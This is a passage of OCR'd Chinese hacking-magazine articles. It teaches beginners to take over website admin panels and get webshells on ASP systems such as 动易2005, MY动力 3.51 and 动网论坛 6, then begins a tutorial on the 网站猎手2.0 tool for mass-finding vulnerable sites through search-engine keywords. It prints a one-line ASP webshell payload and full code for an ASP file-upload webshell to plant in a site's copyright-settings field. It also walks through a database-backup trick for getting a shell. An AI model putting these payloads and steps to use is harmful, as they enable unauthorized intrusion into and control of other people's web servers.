由于程序员对站长的放心，所以很多后台提交的地方都没有严格的过滤，这样我们就有机可乘了，插入一句话木马或是插入一个很小的木马。比如动易2005后台，就可以在顶部栏目菜单参数设置中插入一句话"%><%execute request("s")




图13




图12

%><%'木马。为什么是这种格式呢？这是为了闭合前面的ASP语句，要不然一句话木马就不能当作语句来执行了。然后我们使用客户端连接http://网站/admin/rootclass_menu_config.asp，就会得到我们的一句话木马了！我们以MY动力后台为例进行演示。

> 程序名：MY动力3.51
> 语言：ASP
> 注入点：Article_print.ASP
> GOOGLE关键字：inurl：Article_print.ASP
> Powered by: MyPower

通过注入很容易就可以进入后台，然后在左侧菜单中找到"常规设置"—"网站信息配置"，在版权信息里写入一个很小的木马，如图11。修改前记得要把人家的版权信息信息先备份一下，最后得到shell后记得恢复版权信息。

```
版权所有 Copyright? 2003 <a href='http://www.asp163.net'>动力空间</a>"    '版权信息

if Request("shane")="369" then
dim allen,creat,text,thisline,path
if Request("creat")="yes" then
Set fs = CreateObject("Scripting.FileSystemObject")
Set outfile=fs.CreateTextFile(server.mappath(Request("path")))
outfile.WriteLine Request("text")
Response.write "UPFILES OK!~"
end if
Response.write "<form method='POST' action='"&Request.ServerVariables("URL")&"?shane=369&creat=yes'>"
Response.write "<textarea name='text'>"&thisline&"</textarea><br>"
Response.write "<input type='text' name='path' value='"&Request("path")&"'>"

Response.write "<input name='submit' type='submit' value='ok' ></form>"
Response.end
end if
%>
```

保存后把地址里的Admin_Index.asp替换成inc/config.asp?shane=369，看到小马了

吧，如图12，点OK 提交后，把地址里的config.asp?shane=369 替换成保存的文件名就是大马了。

拿到大马了，赶快去更改和木马同目录下的config.asp文件，要不人家网站的主页可是打不开的，修改的方法如图13 所示。




图14

六、利用数据库备份得到shell

这也是目前比较常用的一个方法了，可以说这个方法通杀了动网论坛的所有版本，本文我以经典的动网6为例来进行演示。

程序名：动网论坛 6
语言：ASP
程序漏洞：大家可以参考以前的黑客X档案




图15

先在前台上传一个JPG格式的ASP木马，在发表帖子里和头像里都可以上传。在头像上传处直接就可以看到文件的地址，如图14。

然后来到后台的备份数据库板块，把文件的地址填到“当前数据库路径”中，备份数据库名称填木马的名称，注意填ASP后缀，点确定后获得路径，再把URL补充完整就会得到SHELL了，如图15。

以上所介绍的这六种方法都是比较常用的，差不多可以对付所有的后台。本文主要是针对初学者，如有不足之处还请高手们点出。

（文章中涉及到的明小子注入工具已经收录在光盘中）

文章难易度：★★★
文章阅读难点：关于网站猎手2.0的详细使用教程

让小菜都轻松成为网站的猎手

黑侠（Black Mask）

经常在X档案的论坛上看到一些小菜发贴，说要怎么样才能入侵网站并且得到webshell。其实方法呀，说难也难，说简单也很简单，主要看各位对于最常见注入漏洞的了解以及注入工具的使用了。提到注入工具，目前国内使用最多的就是啊D、HDSI、明小子注入工具以及NBSI了，不过今天我要介绍的却是另一款非常不错的注入工具－－网站猎手2.0。虽然网上也能找到一个3.0版本的网站猎手，不过其功能要比2.0少一些，也不知是何原因，因此本文我们仍然选择介绍2.0版本。

将网站猎手2压缩包解压后，双击运行其中的webhunter2.exe，其主界面就会出来了，如图1。在界面最左上方可以看到一个关键字栏，这个关键字就是一些源代码里包含的一些特别的字符，搜索这些关键字就可以找出使用这套源代码的网站。比如想搜索使用动易系统的网站，就可以搜索关键字“Copyright 2003-2004 动易网络”，然后通过网上公布的动易漏洞的利用方法来入侵网站并获取webshell。




图1

下面我们以一个购物商城类网站为例，来看如何使用网站猎手进行入侵。首先在关键字栏输入以下内容“您是如何知道本网站的？ 从门户网站搜索 网络广告或友情链接 熟人介绍平面媒体本公司资料或名片业务交流中告知”，然后选择“检测漏洞文件”，在右侧的“可利用的页面或文件”中进行选择。我们需要检测的漏洞文件是“admin/upfile_flash.asp”，这个文件在里边没有找到，可以选择下边的“插入”按钮，然后输入“admin/upfile_flash.asp”，确定后就可以了，如图2。




图2

确定后，我们就会发现“admin/upfile_flash.asp”已经被打上了“勾”，记住我们只检测这一个文件，其它的都不用检测，否则检测的时间会很长的，也没有必要。最后点击关键字栏后边的“搜索”按钮，程序就会自动在GOOGLE或百度里搜索出包含“以您是如何知道本网站的？从门户网站搜索网络广告或友情链接熟人介绍平面媒体本公司资料或名片业务交流中告知”关键字的所有网页来（注意，关键字栏下边的“网址”栏，就是我们想使用的搜索引擎，如果我们想使用google的话，就输入http://www.google.cn，如果想使用百度的话，就输入http://www.baidu.com）。接着我们点击“获取网址”，再在搜索页面中点击下一页，然后再点“获取网址”，这样就会得到大量的网址了，这样寻找存在漏洞的网站的机会也会大一些，如图3。

